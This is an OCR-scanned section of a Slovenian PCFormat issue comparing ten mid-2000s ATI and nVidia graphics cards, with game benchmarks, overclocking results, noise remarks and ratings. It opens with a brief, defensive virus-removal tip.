Priponka ima izvršilno končnico .pif, .scr, .exe, .cmd ali .bat. To so izvršilne datoteke, ki jih v e-sporočilih ne bi smelo biti. Nobenega razloga ni, da bi morali biti podatki, ki bi jih naj datoteka vsebovala, v takšni obliki, namesto v samem besedilu sporočila. Vsekakor ne klikajte na priponko.

Zdravilo

Onemogočite System Restore, odstranite dodatne vnose v datoteki hosts, nadgradite protivirusni program in ga zaženite, nato zbrišite okužene datoteke in vse vrednosti, ki jih je črv zapisal v register.

Več informacij

tinyurl.com/ce9ha

ATI Radeon X1800XT
str. 103

Asus Extreme N7800GTX
str. 103

GeCube Radeon X850PRO
str. 104

MSI NX7800GT-VT2D256E
str. 104

Point of View GeForce 6600GT 128MB
str. 105

Sapphire Radeon X800XL 512MB
str. 105

Sapphire Radeon X850XT Platinum Edition
str. 106

Sapphire Radeon X1300 256MB
str. 106

Sapphire Radeon X1600 PRO 256MB
str. 107

Sapphire Radeon X1800XL
str. 107

Grafični tarok

Preizkusili smo deset grafičnih kartic, da bi našli 3D nirvano in se za vekomaj naselili v njej

Božič je mimo in na voljo je cela gora novih iger, zato upamo, da vam je Božiček prinesel debelo in veselo grafično kartico, s katero ste lahko primerno praznično preživeli ta čas. Žal pa nas je večina prestarih, da bi nam Božiček čez noč pustil kak tak priboljšek pod dreveščkom, zato se moramo ubadati s perečimi vprašanji o tem, kje in kako najbolje zapraviti svoj trdo prigaran denar. In *PCFormat* je tukaj, da bi vam pomagal denar zapraviti na kar najboljši način.

V zadnjih mesecih smo dočakali izid ATI-jeve serije kartic X1000 in nVidiino sedmo generacijo grafičnih pošasti. Razočaralo nas je dejstvo, da nove kartice ne predstavljajo takšnega koraka naprej kot prejšnja generacija, so pa še vedno sam vrh moderne tehnologije grafičnih kartic. V novih igrah pa je pomembna vsaka malenkost, s katero bi lahko pridobili bolj tekoče in hitrejše izvajanje.

Zato smo nabrali deset kartic, od modelov prejšnje generacije do najnovejših izdelkov, med katerimi so tudi taki, ki jih je teže dobiti od svetega grala. Dodobra smo jih namučili in upamo, da vam bodo rezultati našega testa pomagali pri nakupu nove grafične kartice. Tokrat smo se odločili za testiranje kartic z različnimi grafičnimi čipi, ne za iste kartice različnih proizvajalcev. Če smo čisto iskreni, se nam ni

ljubilo iskati dlake v jajcu, pisati identičnih opisov in bentiti zaradi cen. Bolj nas je zanimalo, kako se razlikujejo kartice z različnimi čipi.

Za testiranje smo uporabili tri popularne in zahtevne igre, ki jih boste z novo grafično kartico skoraj gotovo vsaj poskusili igrati: *Quake IV*, *F.E.A.R.* in *Half-Life 2: Lost Coast*. Skupaj s programom *3DMark05* smo tako odkrivali, kako se določene kartice obnesejo.

Testirali smo pri štirih različnih nastavitvah: 1.280 x 1.024 in 1.600 x 1.200 z 2x AA in 2x AF ali 4x AA in 8x AF. Pri navijanju smo izmerili najvišje dobljene rezultate in preverili, če se dodatna hitrost dejansko pozna tam, kjer je pomembno.

V realnem svetu pa je tako, da se gonilniki redno posodabljajo, tako da naši rezultati kmalu ne bodo več stoodstotno merilo. Med samim izvajanjem supertesta sta na primer ATI in nVidia predstavila nove gonilnike, s katerimi smo dobili malo drugačne rezultate.

SKRITI STROŠKI

Ne pozabite pa, da mora biti tudi sam računalnik pripravljen na novo grafično kartico. Nova grafična kartica zna torej zahtevati nov napajalnik (za tokrat opisane kartice je 400W minimum). Pri napajalniku ne glejte na denar. Omislite si spodoben napajalnik – verjemite nam, da se nam boste za takšno odločitev še zahvalili. 512MB pomnilnika in 1,6GHz procesor bosta sistem z novo grafično kartico samo zavirala, kar pomeni, da se za tak sistem ne splača kupovati noro dobre kartice, ker ne boste deležni znatnega izboljšanja. Za novejše zahtevne igre vam priporočamo, da se ne sprijaznite z manj kot gigabajtom poštenega pomnilnika in procesorjem, ki teče pri vsaj 2GHz.

Če na stvari pogledamo s tega zornega kota, se lahko zgodi, da vas bo grafična kartica stala precej več, kot ste načrtovali, saj obstaja možnost, da boste morali nadgraditi celoten sistem. Zato dobro razmislite, če novo grafično kartico sploh potrebujete. Večina tokrat testiranih kartic spada v višji razred, v katerem pa so izdelki, ki pogosto ne ponujajo dovolj za zahtevano ceno. Če vaša denarnica nima neomejenih razsežnosti, raje razmislite o kartici iz srednjega razreda, ki vam bo za zahtevan znesek ponudila veliko več. Če boste za kartico zapravili manj kot 40 tisočakov, pa se investicija ne bo najbolj splačala; če si omislite kartico, ki stane manj kot 30 tisočakov, pa se boste najverjetneje kmalu začeli spraševati, zakaj ste jo kupili, saj boste novejše igre le komaj poganjali. Glede na to, da bo vaša grafična kartica, pa če je še tako nova, zastarela v največ letu dni, dobro razmislite, kateri boste namenili denar, da boste zanj dobili kar največ.

Razmislite tudi o tehnologijah SLI in CrossFire. Če že imate grafično kartico, ki je združljiva s SLI, na primer 6800GT, se vam splača razmisliti o drugi kartici, s katero bi jo dopolnili, in seveda o osnovni plošči s podporo za SLI. CrossFire pa je bolj problematičen, saj je rešitev dokaj draga. Za konec pa še razmislite, če se vam grafično kartico v tem trenutku sploh splača kupiti. ATI bo kmalu predstavil kartice R580 – še eno generacijo čipov, ki bodo zvišali zmogljivosti in povzročili padec cen.

"Nova kartica zna zahtevati tudi nov napajalnik - 400W je minimum"

KAKO SMO TESTIRALI

Računalniki se med seboj močno razlikujejo in enako velja seveda tudi za grafične kartice...

Zmogljivosti

Testirali smo meje zmogljivosti grafičnih kartic, in sicer z igrami pri različnih ločljivostih in nastavitvah AA/AF. Preverili smo tudi, do kakšne mere je kartice mogoče naviti, saj lahko na tak način pogosto pridobite nekaj dragocenih dodatnih slik v sekundi.

Glasnost

Če cel dan sedite za računalnikom, tako kot marljivi novinarji pri *PCFormatu*, verjetno že veste, kako nadležen je glasen računalnik. Če pa že imate 101 ventilator v ohišju, pa bo kak dodaten samo kaplja v morje. Poslušali smo torej, kako glasne so kartice pri normalnem delu in pri visokih obremenitvah.

Paket

Po našem mnenju je vsebina paketa eden najmanj pomembnih faktorjev za nakup kateregakoli kosa strojne opreme. Grafičnim karticam so pogosto priložene stare igre in programi, ki jih najverjetneje sploh ne boste vzeli iz škatle. Za nekatere uporabnike pa znajo prav priloženi dodatki prevesiti tehtnico, ko se odločajo za največji računalniški strošek leta.

Vrednost za denar

Vsi bi radi za svoj denar dobili kar največ, a je pri grafičnih karticah to še posebej pomembno. Sicer obstaja nekaj pravih norcev, ki bodo preprosto kupili najhitrejšo kartico na trgu, ne glede na ceno. Za take uporabnike je ta lastnost nepomembna. Večina med nami pa bo dobro razmislila, preden se bo ločila od cele plače za nadgradnjo.

EKSKLUZIVNO


Predstavljamo vam X1900

Ali je naslednik R520 ATI-jevo skrito orožje?

Slaba izvedba. Tako bi lahko povzeli ATI-jevo delo v letu 2005. Na papirju je podjetje predstavilo nove tehnologije, vključno s CrossFire, odgovorom na nVidiin SLI, in prvo družino grafičnih čipov, izdelano v 90nm procesu. Silicijeva realnost pa kaže zamude ter ukinjene in fantomske izdelke. ATI bo moral začeti z izpolnjevanjem obljub, ni druge. In če imajo naši vohuni prav, bo naredil točno to. V uredništvo so namreč pricurljale precej zanesljive govorice, da se ATI pripravlja na predstavitev R580, še enega grafičnega čipa višjega razreda. Da, prav ste prebrali: lahko se zgodi, da bo X1800 XT zastaral komaj tri mesece po tem, ko je priletel na prodajne police.

Povemo vam lahko celo to, kakšen bo R580. V več pogledih bo znanilec smrti R520. Šlo bo za čip s 16 cevovodi za obdelavo pikslov, 16 enotami za obdelavo tekstur, 16 enotami ROP in kar osmimi enotami verteks. Pri senčenju pikslov bo R580 prava pošast. Tako kot ATI-jev čip srednjega razreda, Radeon X1600, bo imel R580 tri enote za senčenje pikslov za vsak cevovod. To je skupaj torej 48 enot za senčenje, pri katerem bo kar trikrat zmogljivejši od Radeona X1800 XT. In vsaj dvakrat hitrejši od 7800 GTX. Vse skupaj pa bo zaključil pomnilnik, ki bo še hitrejši od 1,7GHz pomnilnika na 7800 GTX 512MB.

Medtem pa se nVidia pripravlja na krčenje 7800 na 90nm, ki se bo mogoče bahal s kar 32 internimi cevovodi. Predvidevamo pa, da nVidiin čip ne bo na voljo pred pomladjo, kar bi lahko ATI-ja spet zavihtelo na grafični prestol. Vsaj za nekaj mesecev...



O R580 se še ne govori veliko, a smo pri PCF stali prvi v vrsti, ko se je.

ATI Radeon X1800 XT

Cena ok. 180.000 SIT **Na spletu** www.ati.com **Testiranje omogočil** www.ati.com

Pred leti so nekateri proizvajalci povečali pomnilnik na grafični kartici s 128MB na 256MB, a nižali ceno z uporabo počasnejših pomnilniških modulov. To je sicer pomenilo, da je bila kartica počasnejša od ostalih, toda iz množice je izstopala prav zaradi 256MB pomnilnika. Prav nenavadno je bilo gledati ljudi, ki so potem kupovali te grafične kartice in pričakovali, da bodo vsaj dvakrat hitrejše od konkurence če ne še kaj več.

Radeon X1800XT je ena prvih izjem tega pravila, s to razliko, da poseduje kar 512MB pomnilnika, ne le običajnih 256MB. Ta količina pomnilnika, pomnožena z hitrostjo jedra in pomnilnika, pomeni, da je kartica zelo zmogljiva. Čeprav se mnogi sprašujejo, ali je dodatna hitrost prišla ravno iz povečanja količine pomnilnika, pa lahko sedaj vidimo tudi v praksi, da nam ta količina pomnilnika pride prav, saj potrebujemo 512MB pomnilnika, da *Quake IV* teče pri najvišji kvaliteti.

Pri vseh najhitrejših karticah lahko pričakujemo, da ne bodo imele veliko rezerve pri navijanju, saj ponavadi že same po sebi postavljajo nove tehnološke meje. Pa nas je X1800XT precej presenetil, saj smo iz kartice iztisnili dodatnih 100MHz pri pomnilniku, medtem ko je jedro pričelo odpovedovati pri hitrostih nad osupljivimi 735MHz, kar je pomenilo 10% pospešek.

Vendar najbolj osupljiv podatek prihaja po primerjanju z Asus Extreme N7800GTX, saj sta si kartici po moči precej podobni. Le slika ali dve v sekundi ju ločita, kar je vseeno premalo, glede na to, kar smo pričakovali od najmočnejšega Radeona ta hip, še posebej, če upoštevamo razliko v količini denarja, ki jo je potrebno odšteti za kartico. Že res, da je 20% hitrejša od X1800XL, a je razlika še vedno premajhna za tolikšno količino denarja. Povrhu vsega se je povečal še hladilni sistem na kartici, ki je še večji od tistega na karticah X850XT PE, tako da vam bo kartica pobrala dve razširitveni mesti, ventilator pa tako ustvarja prepih z močjo tornada F2. Če vas hrup moti, to ni kartica za vas.

PODROBNOSTI

Jedro	**X1800XT**
Količina pomnilnika	**512MB**
Število cevovodov	**16**
Število enot verteks	**8**
Generacija senčnikov	**3.0**
Hitrost jedra	**625MHz**
Hitrost pomnilnika	**750MHz (1500DDR)**
Hitrost jedra (navito)	**735MHz**
Hitrost pomnilnika (navito)	**800MHz (1600DDR)**

ZMOGLJIVOSTI

Half-Life 2 1280x1024 2x 2x	**54,9**
Half-Life 2 1600x1200 4x 8x	**41,2**
Quake IV 1280x1024 2x 2x	**100**
Quake IV 1600x1200 4x 8x	**70,4**
F.E.A.R. 1280x960 2x 2x	**54**
F.E.A.R. 1600x1200 4x 8x	**28**
3D Mark 05	**7912**

80% **PCF pravi...** "Hitra, draga in glasna, kot vidite ni najboljša izbira."

Asus Extreme N7800GTX

Cena 135.900 SIT **Na spletu** www.asus.com **Testiranje omogočil** Acord-92, 01 583 72 50

Ko smo kartico primerjali z različico TOP, smo ugotovili, kakšne so prednosti tovarniškega navijanja. Kot prvo se izognete vsem problemom pri navijanju, ki so ugotavljanje, katera nastavitev v resnici deluje, kar zna biti precej časovno potratno. Poleg tega je to navijanje odobreno in garancijsko krito, kar vam zna prihraniti marsikateri sivi las. Po drugi strani pa je nakup takšne grafične kartice podoben nakupu avtomobila, kjer so vam turbino že odprli – ne daje vam občutka, da ste karkoli dosegli, poleg tega je to drago ko žafran.

Zato smo se mirno odločili, da si z modelom TOP ne moremo pomagati, ter se posvetili klasičnemu modelu 7800GTX z 256MB pomnilnika. Glede na to, da smo prihranili kar nekaj denarja, nam je zelo ugajalo dejstvo, da je kartica dopuščala kar precej navijanja. Če smo povsem natančni, smo jo uspeli naviti preko tega, kar ponuja model TOP, kar nas je povsem prepričalo v pravilnost odločitve. 50 dodatnih MHz pri jedru in 100 pri pomnilniku je kartico efektivno pripeljalo mimo Radeona X1800XT, kadar slednji ni bil navit. To pa je rezultat, ki sploh ni od muh, saj je razlika v denarju že kar očitna. Poleg tega pri Asusu dobite kar zajeten kup priloženih iger, vendar pa nas te niso prepričale, saj gre za bolj drugorazredne naslove. Zraven dobite tudi torbico za optične medije, kar pa ne bo ravno razlog za nakup, saj je glavni adut v škatli prav grafična kartica.

Morda največja razlika med navadnim modelom v primerjavi s TOP je ta, da ima navadna kartica uporabljen referenčni hladilni sistem, medtem ko ima TOP odličen Artic Cooling Silencer, ki kartico precej utiša. Standardno hlajenje sicer ne pobere dveh rež, toda vseeno je nivo hrupa višji, precej podobno je namreč hrupu, ki vam oddaja X1800XT. Če že razmišljate o dragi grafični kartici, se vam bo nedvoumno porodila misel o modelu s 512MB pomnilnika, za katerega boste odšteli znatno več denarja.

PODROBNOSTI

Jedro	**7800GTX**
Količina pomnilnika	**256MB**
Število cevovodov	**24**
Število enot verteks	**8**
Generacija senčnikov	**3.0**
Hitrost jedra	**420MHz**
Hitrost pomnilnika	**600MHz (1200DDR)**
Hitrost jedra (navito)	**480MHz**
Hitrost pomnilnika (navito)	**700MHz (1400DDR)**

ZMOGLJIVOSTI

Half-Life 2 1280x1024 2x 2x	**54,8**
Half-Life 2 1600x1200 4x 8x	**41,6**
Quake IV 1280x1024 2x 2x	**101,8**
Quake IV 1600x1200 4x 8x	**61,5**
F.E.A.R. 1280x960 2x 2x	**56**
F.E.A.R. 1600x1200 4x 8x	**26**
3D Mark 05	**7383**

87% **PCF pravi...** "Odlične navijaške sposobnosti naredijo tale GTX zelo zanimiv."

GeCube Radeon X850PRO

Cena 54.990 SIT **Na spletu** www.gecube.com **Testiranje omogočil** Chip, 03 712 12 00

Pravzaprav GeCube nima preveč rožnatega položaja. Problem na področju ATI-jevih grafičnih kartic je namreč v tem, da je težko ločiti med tem ali onim proizvajalcem kartic, saj so si precej podobni. Na uredništvu imamo strašne probleme, saj se nam venomer dogaja, da pomešamo izdelke treh proizvajalcev: Club3D, Connect3D in GeCube. Vsi so rdeče-črno-bele barve in uporabljajo ATI-jeve grafične procesorje, ločevanje pa je problem čisto svojevrstnih razsežnosti. Problem je namreč v tem, da se zavedamo, da te proizvajalce mešamo med sabo, zato se že v najbolj preprostih pogovorih prične preverjanje, ali sploh govorimo o pravem proizvajalcu. Kmalu nekdo zgubi živce in začne se besno prepiranje, kjer večji in močnejši pripadniki uredništva uveljavijo svoj prav.

Kakorkoli že, GeCube za precej ugodno ceno ponuja kartico, ki je še vedno zelo zmogljiva. Čeprav gre za prejšnjo generacijo grafičnih procesorjev, bo tovrstna kartica še vedno brez težav poganjala vse naslove, le mogoče ne z vsemi podrobnostmi v najvišji ločljivosti. Seveda pa je mnogim med vami

PODROBNOSTI

Jedro	**X850Pro**
Količina pomnilnika	**256MB**
Število cevovodov	**12**
Število enot verteks	**6**
Generacija senčnikov	**2.0**
Hitrost jedra	**500MHz**
Hitrost pomnilnika	**520MHz (1040DDR)**
Hitrost jedra (navito)	**520MHz**
Hitrost pomnilnika (navito)	**560MHz (1120DDR)**

ZMOGLJIVOSTI

Half-Life 2 1280x1024 2x 2x	**37,7**
Half-Life 2 1600x1200 4x 8x	**27,2**
Quake IV 1,600x1,200 4xAA 8xAF	**57,3**
Quake IV 1600x1200 4x 8x	**34,4**
F.E.A.R. 1280x960 2x 2x	**25**
F.E.A.R. 1600x1200 4x 8x	**14**
3D Mark 05	**2688**

znan precej fin način navijanja, ki ga poznamo že od modelov 9500. Kadar obstaja pomanjkanje cenejših grafičnih jeder, znajo proizvajalci uporabiti dražje in jim zakleniti štiri cevovode. Bistre glave so kmalu ugotovile, da potrebujejo spremembo BIOS-a na kartici in takoj je kartica postala X850 XT. To pa je, kot se lahko strinjate vsi, odlično navijanje. A obstaja problem: to je namreč brez težav mogoče storiti z različicami AGP, medtem ko pri testni različici PCI-E kaj takega v praksi ni bilo izvedljivo.

Vseeno pa se je testni primerek pustil uspešno naviti na klasičen način in s tem zvišati zmogljivost kartice za slabih 8%. Ni slabo, toda tudi hudo navdušujoče ne. Še posebej, če gre za kartico, za katero si nikakor ne moremo zapomniti, kdo jo izdeluje. Vendar pa po drugi strani lahko občudujete, kako je škatla grafične kartice že opremljena z nalepko "Crossfire ready". Ah ja, papir prenese vse.

82% **PCF pravi...** "Izdelek, ki nosi zelo zanimivo razmerje med zahtevano ceno in zmogljivostjo."

MSI NX7800GT-VT2D256E

Cena 109.900 SIT **Na spletu** www.msi.com.tw **Testiranje omogočil** E-misija, 01 830 35 30

Ko se je na trgu pojavila grafična kartica GeForce 6800GT, je postala iskana predvsem zaradi visoke hitrosti in izjemnega razmerja med denarjem in zmogljivostjo. 7800GT pa je manj osupljiva kartica, saj ima v primerjavi z 6800 nekaj popravkov tu in tam ter se ponaša z dodatnimi štirimi cevovodi v jedru. A popravki so nepomembni v svetu, v katerem kraljuje zmogljivost. OpenGL je eno takšnih področij, v katerem nVidia enostavno dominira, kar pa še bolj podžge, je podpora za nVidiino tehnologijo UltraShadow v *Quake IV*. Če to prednost prevedemo v številke, ugotovimo, da je 7800GT hitrejša od 10

do 15%, dokler ne preidemo v višje ločljivosti. Možno je, da je tega kriv naš 3,8GHz procesor, a ker gre za enega najhitrejših procesorjev, bo na ta problem naletela tudi večina ostalih.

Ko pa zaplujemo v normalne vode Direct3D, pa se kartica izenači z X1800XL, tudi po navijaških sposobnostih. Čeprav se je hitrost pomnilnika povečala za samo 200MHz, kar še zdaleč ni enako 400MHz, ki jih je dosegel Sapphire X1800XL, pa je to bilo vseeno dovolj za 20% pospešitev.

Kartice 7800GT ponavadi nosijo precej ugodne cene, toda iz nam neznanega razloga je MSI-jev primerek dražji od konkurence. Sumimo, da bi tega lahko bila kriva priložena igra *Chronicles of Riddick*, toda pričakujemo, da bo cena kmalu padla zaradi ostre konkurence v obliki kartic X1800XL. Morda tudi zato, ker ima kartica referenčni hladilni sistem, za katerega pa že sedaj vemo, da je preveč glasen, da bi nas navdušil. Morda, če bi ob isti ceni kartica nosila bolj učinkovit in tišji hladilni sistem, bi dobila višjo oceno in postala bolj mikavna.

Čeprav je NX7800GT precej zmogljiva kartica, pa se boste bolj prav odločili, če boste posegli po X1800XL ali doplačali za katerega izmed ugodnih modelov GTX. Konec koncev se štirje dodatni cevovodi resnično poznajo.

PODROBNOSTI

Jedro	**7800GT**
Količina pomnilnika	**256MB**
Število cevovodov	**20**
Število enot verteks	**7**
Generacija senčnikov	**3.0**
Hitrost jedra	**400MHz**
Hitrost pomnilnika	**500MHz (1000DDR)**
Hitrost jedra (navito)	**490MHz**
Hitrost pomnilnika (navito)	**600MHz (1200DDR)**

ZMOGLJIVOSTI

Half-Life 2 1280x1024 2x 2x	**48,3**
Half-Life 2 1600x1200 4x 8x	**35,7**
Quake IV 1280x1024 2x 2x	**85,7**
Quake IV 1600x1200 4x 8x	**51,5**
F.E.A.R. 1280x960 2x 2x	**43**
F.E.A.R. 1600x1200 4x 8x	**21**
3D Mark 05	**6742**

83% **PCF pravi...** "Odlična kartica, ki pa je glede na konkurenco vrjetno malenkost predraga."

Point of View 6600GT 128MB

Cena 32.990 SIT **Na spletu** www.pointofview-online.com **Testiranje omogočil** Chip, 03 712 12 00

Kakor koli obrnete, od vseh kartic, ki so predstavljene na tokratnem supertestu, je model 6600GT eden daleč najbolj prodajanih. Ko je kartica prišla na trg, je enostavno pohodila Radeone X600 in prisilila ATI, da je izdal X700, s katerim tudi ni požel pravega uspeha. Dejstvo je, da je 6600GT ena najbolj legendarnih kartic, ki se je prodajala za med, zato jo lahko brez težav označimo za kraljico srednjega razreda.

Seveda se ji danes ne godi več tako lepo, kot bi si pri nVidii želeli. Problem je v tem, da je ATI izdal mnogo različic z močnejšimi jedri X800 in X850, tako da 6600GT izgublja zmogljivostni boj. Prav tako je eden največjih problemov v tem, da je zelo težko dobiti modele z 256MB pomnilnika, ker se pri tej različici uporablja mnogo dražji GDDR3, za razliko od modelov z 128MB, ki uporabljajo GDDR2. Ker je cena eden najbolj pomembnih faktorjev v tem razredu, smo doživeli predvsem razcvet modelov s 128MB pomnilnika, kar je svojevrsten fenomen in vedno znova rojeva zmedene potrošnike, ki se ne zavedajo razlike med 6600 z 256MB in 6600GT z 128MB.

Point of View 6600GT ne odstopa od začrtanega referenčnega modela, ki ga je zasnovala nVidia. Tudi pri navijanju se kartica ni izpostavila pred druge, tako da je resnično klasični predstavnik tega razreda. Pa vseeno je 35MHz pri jedru in 50MHz pri pomnilniku pomenilo dovolj pospeška, da se uporabniki lahko zamislijo nad takšnim početjem, je pa res, da se lahko z navijanjem poslovite od garancije za kartico.

Morda najbolj kritičen predel kartice je predvsem hladilnik, ki ustvarja kar nekaj hrupa. Res bi si želeli kakšnega Artic Cooling Silencer, toda to bi se kar precej poznalo na ceni. Še vedno pa lahko kartico ohladite s kakšnim Zalmanovim sistemom za hlajenje in jo tako naredite ušesom bolj prijazno. Za konec pa še to: če že posedujete takšno kartico, potem vam ne bo odveč vedeti, da je opremljena s priključkom SLI, tako da se vam splača razmisliti o drugi osnovni plošči in dodatni grafični kartici.


PODROBNOSTI

Jedro	**6600GT**
Količina pomnilnika	**128MB**
Število cevovodov	**8**
Število enot verteks	**3**
Generacija senčnikov	**3.0**
Hitrost jedra	**500MHz**
Hitrost pomnilnika	**500MHz (1000DDR)**
Hitrost jedra (navito)	**535MHz**
Hitrost pomnilnika (navito)	**550MHz (1100DDR)**

ZMOGLJIVOSTI

Half-Life 2 1280x1024 2x 2x	**31,1**
Half-Life 2 1600x1200 4x 8x	**22,7**
Quake IV 1280x1024 2x 2x	**39,9**
Quake IV 1600x1200 4x 8x	**19,5**
F.E.A.R. 1280x960 2x 2x	**26**
F.E.A.R. 1600x1200 4x 8x	**14**
3D Mark 05	**1752**

78% **PCF pravi...** ""Mnogi še vedno menijo, da z nakupom 6600GT ne morete zgrešiti."



Sapphire Radeon X800XL

Cena 93.396 SIT **Na spletu** www.sapphiretech.com **Testiranje omogočil** PC H.AND, 530 08 00

Pa smo tam. Če smo zapisali, da X1800XT uveljavlja izjemo, da z dodatnim pomnilnikom ponavadi izgubimo hitrost, pa Sapphire X800XL ta problem na nek način zaobide. Problem je namreč naslednji: sodobno jedro X800 so pomladili in ga izdelali v 110-nanometrski tehnologiji, kar je napredek v primerjavi s 130-nanometrskim X800PRO in XT. Vendar pa ima bolj fina tehnologija tudi svoj problem, tako da vam kartica deluje z jedrom pri 400MHz in pomnilnikom pri 1000MHz, torej pri številkah, za katere bi pričakovali, da bodo višje. Pa na žalost niso.

Aha, raj za navijanje, boste porekli. Ne, žal tudi tu vas bo X800XL razočaral. Čeprav bi osnovna logika z manjšim jedrom pomenila doseganje višjih hitrosti, pa se je ATI odločil, da tega ne bo omogočil. Tako smo dosegli skromnih 40MHz višjo hitrost jedra in 100MHz pomnilnika. Vsekakor to ni dovolj, da bi nas kartica navdušila. Predvsem pa nas razžalosti povečanje količine pomnilnika. Čeprav je pomnilnik enako hiter kot pri izvedenki z 256MB, pa prehod na 512MB pomeni samo udarec po denarnici in nič drugega. Že mogoče, da lahko v *Quake IV* nastavite na najvišji nivo podrobnosti, a je v tem načinu kartica prepočasna, tako da ta način preostaja le za dobivanje prelepih zaslonskih posnetkov. Torej zakaj bi človek plačeval za dodaten pomnilnik, ko pa ta ne doprinese prav ničesar?

PODROBNOSTI

Jedro	**X800XL**
Količina pomnilnika	**512MB**
Število cevovodov	**16**
Število enot verteks	**6**
Generacija senčnikov	**2.0**
Hitrost jedra	**400MHz**
Hitrost pomnilnika	**500MHz (1000DDR)**
Hitrost jedra (navito)	**440MHz**
Hitrost pomnilnika (navito)	**600MHz (1200DDR)**

ZMOGLJIVOSTI

Half-Life 2 1280x1024 2x 2x	**38,3**
Half-Life 2 1600x1200 4x 8x	**27,6**
Quake IV 1280x1024 2x 2x	**53,2**
Quake IV 1600x1200 4x 8x	**35,1**
F.E.A.R. 1280x960 2x 2x	**25**
F.E.A.R. 1600x1200 4x 8x	**14**
3D Mark 05	**2740**

Na drugi strani pa so kartice X800XL povsem eliminirale vladavino, ki jo je začrtala 6600GT. Kartica ne uporablja ATI-jevega referenčnega sistema hlajenja, temveč lasten sistem, ki pa z velikim hladilnikom zadovoljuje vse potrebe kartice, hkrati pa ne obremenjuje ušes. Žal vas bo to stalo sosednjega razširitvenega mesta, toda iz izkušenj vemo, da je ta reža ponavadi prazna.

Kartici še vedno ne moremo odpustiti tega, da nam zaračuna dodaten pomnilnik, pa je praktično neuporaben. To je danes v tako pomembnem razredu skorajda nedopustno, zato tudi nižja ocena.

73% **PCF pravi...** "Dodaten pomnilnik pomaga samo pri večji luknji v vašem proračunu."

Sapphire Radeon X850XT PE

Cena 135.072 SIT **Na spletu** www.sapphiretech.com **Testiranje omogočil** PC H.AND, 530 08 00

Veliki X850XT PE je še danes, skorajda leto dni po izidu, precej dobra kartica. Brez težav in zastojev bo poganjala vse igre, ki so na voljo ta hip. Če bi kartice na supertestu uredili po ceni, bi pričakovali, da bi prejšnje generacije kartic našli kmalu na začetku seznama. Pa se za to raje nismo odločili, saj bi bilo preveč očitno, da je tale kartica dražja od modelov X1800XL.

Na papirju so specifikacije kartice precej podobne tistim, ki veljajo za modele X1800XL, saj ima 16 cevovodov, vendar ji manjkata dve enoti verteks. Glede na to, da se je kartica morala bosti z 6800 Ultra, je bila precej navita, tako da ji ostaja zelo malo manevrskega prostora za navijanje. Pa smo vseeno našli prostora za 6% pospešitev.

Morda najbolj zaskrbljujoča lastnost kartice je hladilni sistem. Razprostira se čez polni dve razširitveni mesti, ustvarja pa toliko hrupa, kot stekla mačka za časa gonje. S tovarniškim hladilnim sistemom je povsem neuporabna grafična kartica za tiste, ki bi radi imeli predvsem tih sistem.

Zmogljivosti kartice so zelo podobne tistim, ki jih dosega X1800XL, z razliko pri načinu OpenGL v *Quake IV*, kjer se razlikujejo tudi do 25%. Vendar pa sumimo, da se bo ta razlika med karticama izničila z prihodom nove različice gonilnikov. Na drugi strani pa zna biti pomanjkanje podpore za Pixel Shader 3.0 problem, ki bo prevesil tehtnico odločitve v prid X1800XL.

